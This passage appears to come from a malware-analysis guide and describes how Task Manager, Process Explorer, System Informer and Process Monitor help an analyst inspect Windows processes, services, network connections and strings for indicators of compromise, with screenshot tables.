
Task Manager

File Options View

Processes	Performance	App history	Startup	Users	Details	Services
Name		PID	Description	Status	Group	
AarSvc			Agent Activation Runtime	Stopped	AarSvcGroup	
AarSvc_5752113	17196		Agent Activation Runtime_5752113	Running	AarSvcGroup	
AJRouter			AllJoyn Router Service	Stopped	LocalServiceN...	
ALG			Application Layer Gateway Service	Stopped		
ApplDSvc			Application Identity	Stopped	LocalServiceN...	
Appinfo	8480		Application Information	Running	netsvcs	
AppMgmt			Application Management	Stopped	netsvcs	
AppReadiness			App Readiness	Stopped	AppReadiness	
AppVClient			Microsoft App-V Client	Stopped		
AppXSvc	32400		AppX Deployment Service (AppXSVC)	Running	wsappx	
AssignedAccessManagerSvc			AssignedAccessManager Service	Stopped	AssignedAcce...	
AudioEndpointBuilder	2180		Windows Audio Endpoint Builder	Running	LocalSystemN...	
Audiosrv	3832		Windows Audio	Running	LocalServiceN...	
autotimesvc			Cellular Time	Stopped	autoTimeSvc	
AxInstSV			ActiveX Installer (AxInstSV)	Stopped	AxInstSVGroup	
BcastDVRUserService			GameDVR and Broadcast User Service	Stopped	BcastDVRUser...	
BcastDVRUserService_57521...			GameDVR and Broadcast User Service_5...	Stopped	BcastDVRUser...	
BDESVC	1752		BitLocker Drive Encryption Service	Running	netsvcs	
BFE	3448		Base Filtering Engine	Running	LocalServiceN...	
BITS	1368		Background Intelligent Transfer Service	Running	netsvcs	
BluetoothUserService			Bluetooth User Support Service	Stopped	BthAppGroup	
BluetoothUserService_57521...			Bluetooth User Support Service_5752113	Stopped	BthAppGroup	
BrokerInfrastructure	1268		Background Tasks Infrastructure Service	Running	DcomLaunch	

[^ Fewer details](#) | [Open Services](#)

You can pull up the details for each service listed in the Services tab or from services.msc. It will list the Startup type which is either Manual, Automatic, or Disabled. The Automatic startup type services will start automatically when the computer boots up Windows. You can also find the path to the executable that the service runs and what user or context it runs under. These details are useful IOCs for malicious services installed by malware.




[Process Explorer](#)⁴⁵ (procexp.exe and procexp64.exe) from the Sysinternals Suite is another free tool that provides a greater level of detail than the built in Task Manager in Windows. It provides the same functionality to kill processes while providing additional details in the main window. You can submit hashes to Virus Total thru Process Explorer to help determine if a process is malicious.


A screenshot of the Windows Task Manager's Processes tab. A modal dialog box from VirusTotal is centered over the list of processes. The dialog title is "VirusTotal Terms of Service". It contains a large blue question mark icon, the text "You must agree to VirusTotal's terms of service to use VirusTotal features.", and two buttons at the bottom: "Yes" and "No". The background shows a list of processes with their names, CPU usage, private bytes, working set, PID, description, and company name. Several processes are highlighted in pink, including "svchost.exe" and "C:\Windows\WindowsUpdate.exe".

⁴⁵<https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer>


Right clicking on the process and selecting Check VirusTotal will prompt you to accept submitting hashes of the suspected process to VirusTotal. After selecting yes on the prompt, the VirusTotal box on the image tab will contain a link to the VirusTotal results of the submitted hash. In this case, the legitimate Microsoft Print Spooler executable spoolsv.exe was submitted and resulted in 0 out of 73 Antivirus vendors detecting it as malicious.



Process Explorer also has a tab to review TCP/IP connections listing listening addresses and ports or outbound communications made by the process. This helps a malware analyst determine if the process is listening or receiving on any network ports. This can help find IOCs for Command and Control (C2) or even data exfiltration.




The Strings tab is another great feature that allows you to list the strings embedded in the binary just like the strings command in Linux. This is useful for finding IOCs and determining some of the capabilities of the malware. You may be able to find IPs or domain names that are coded in to the application. Or you may find strings that point to dangerous Windows API calls that can hint at the executable being malicious. The Sysinternals Suite can be downloaded [here⁴⁶](#).



System Informer, formerly Process Hacker, is another great tool that performs similar functions to


⁴⁶<https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite>

Task Manager and Process Explorer. It will provide you the same level of process details and group the processes in a parent/child process layout like Process Explorer. Right clicking a process in System Informer allows you to terminate a process just like in Task Manager and Process Explorer. Right clicking and selecting Send to provided an option to send the process executable or dll to VirusTotal similar to Process Explorer.





CPU Usage: 0.6% | Physical memory: 2.09 GB (51.90%) | Processes: 144

System Informer includes a Modules tab when right clicking and selecting properties on a process. This Modules tab lists all of the modules loaded and in use by the process. This is helpful for finding additional IOCs or identifying malicious dll files used by a suspicious process.



System Informer provides Services and Network tabs that offer similar functionality to the features covered under Task Manager and Process Explorer. A malware analyst can use the Services tab to search for suspicious services and review the details of the service. The Network tab can be used to map running processes to active network connections and listening ports. System Informer is available for download at <https://github.com/winsiderss/systeminformer>.





The screenshot shows the Process Hacker interface with the title bar "Process Hacker [MALTEST\MalTester] + (Administrator)". The menu bar includes "Hacker", "View", "Tools", "Users", and "Help". Below the menu is a toolbar with icons for Refresh, Options, Find handles or DLLs, System information, and a search bar labeled "Search Network (Ctrl+I)".

The main window displays a table of network connections. The columns are: Name, Local address, Local port, Remote address, Remote port, Proto, State, and Owner. The table lists numerous entries, mostly for svchost.exe processes, with ports ranging from 49668 to 5050. Other entries include spoolsv.exe, EventLog, Dnscache, PolicyAgent, IKEEXT, iphlpsvc, W32Time, and SSDPSRV services. A status bar at the bottom shows CPU Usage: 1.55%, Physical memory: 2.19 GB (54.82%), and Processes: 146.


Name	Local address	Local port	Remote address	Remote port	Proto	State	Owner
spoolsv.exe...	MalTest	49668			TCP	Listen	Spooler
spoolsv.exe...	MalTest	49668			TCP6	Listen	Spooler
svchost.exe...	MalTest	49667			TCP	Listen	Schedule
svchost.exe...	MalTest	49667			TCP6	Listen	Schedule
svchost.exe...	MalTest	49666			TCP	Listen	EventLog
svchost.exe...	MalTest	49666			TCP6	Listen	EventLog
svchost.exe...	MalTest	5051			UDP		Dnscache
svchost.exe...	MalTest	5055			UDP		Dnscache
svchost.exe...	MalTest	49670			TCP	Listen	PolicyAgent
svchost.exe...	MalTest	49670			TCP6	Listen	PolicyAgent
svchost.exe...	MalTest	500			UDP		IKEEXT
svchost.exe...	MalTest	4500			UDP		IKEEXT
svchost.exe...	MalTest	500			UDP6		IKEEXT
svchost.exe...	MalTest	4500			UDP6		IKEEXT
svchost.exe...	MalTest	55516			UDP		iphlpsvc
svchost.exe...	MalTest	123			UDP		W32Time
svchost.exe...	MalTest	123			UDP6		W32Time
svchost.exe...	MalTest\localsdrama...	51074	52.226.139.121	443	TCP	Establish...	WpnService
svchost.exe...	MalTest	1900			UDP		SSDPSRV
svchost.exe...	MalTest\localsdrama...	1900			UDP		SSDPSRV
svchost.exe...	MalTest\localsdrama...	59476			UDP		SSDPSRV
svchost.exe...	MalTest	59477			UDP		SSDPSRV
svchost.exe...	MalTest	1900			UDP6		SSDPSRV
svchost.exe...	MalTest	59475			UDP6		SSDPSRV
svchost.exe...	MalTest	3702			UDP		FDResPub
svchost.exe...	MalTest	59478			UDP		FDResPub
svchost.exe...	MalTest	3702			UDP6		FDResPub
svchost.exe...	MalTest	59479			UDP6		FDResPub
svchost.exe...	MalTest	5040			TCP	Listen	CDPSvc
svchost.exe...	MalTest	5050			UDP		CDPSvc

Process Monitor⁴⁷, or Procmon, is another tool included in the Sysinternals Suite that is useful for monitoring processes. Procmon goes beyond the process information provided by Task Manager, Process Explorer, or System Informer. It details every action taken by the process allowing in-depth analysis of suspicious or malicious processes. Procmon will quickly overload an analyst with data unless filters are used to filter out the noise. It enables an analyst to find IOCs and understand what actions the malware has taken on the system.

⁴⁷<https://docs.microsoft.com/en-us/sysinternals/downloads/procmon>

Time	Process Name	PID	Operation	Path	Result	Detail	TID	Image Path
7:58	lptmon.exe	49	RegQueryKey	HKEY_M	SUCCESS	Query HandleTags, Hanc...	5032	C:\WINDOWS\system32\climon.exe
7:58	lptmon.exe	49	RegOpenKey	HKEY\Software\Microsoft\Print\Locale\loc_0409	SUCCESS	Desired Access: Read	5032	C:\WINDOWS\system32\climon.exe
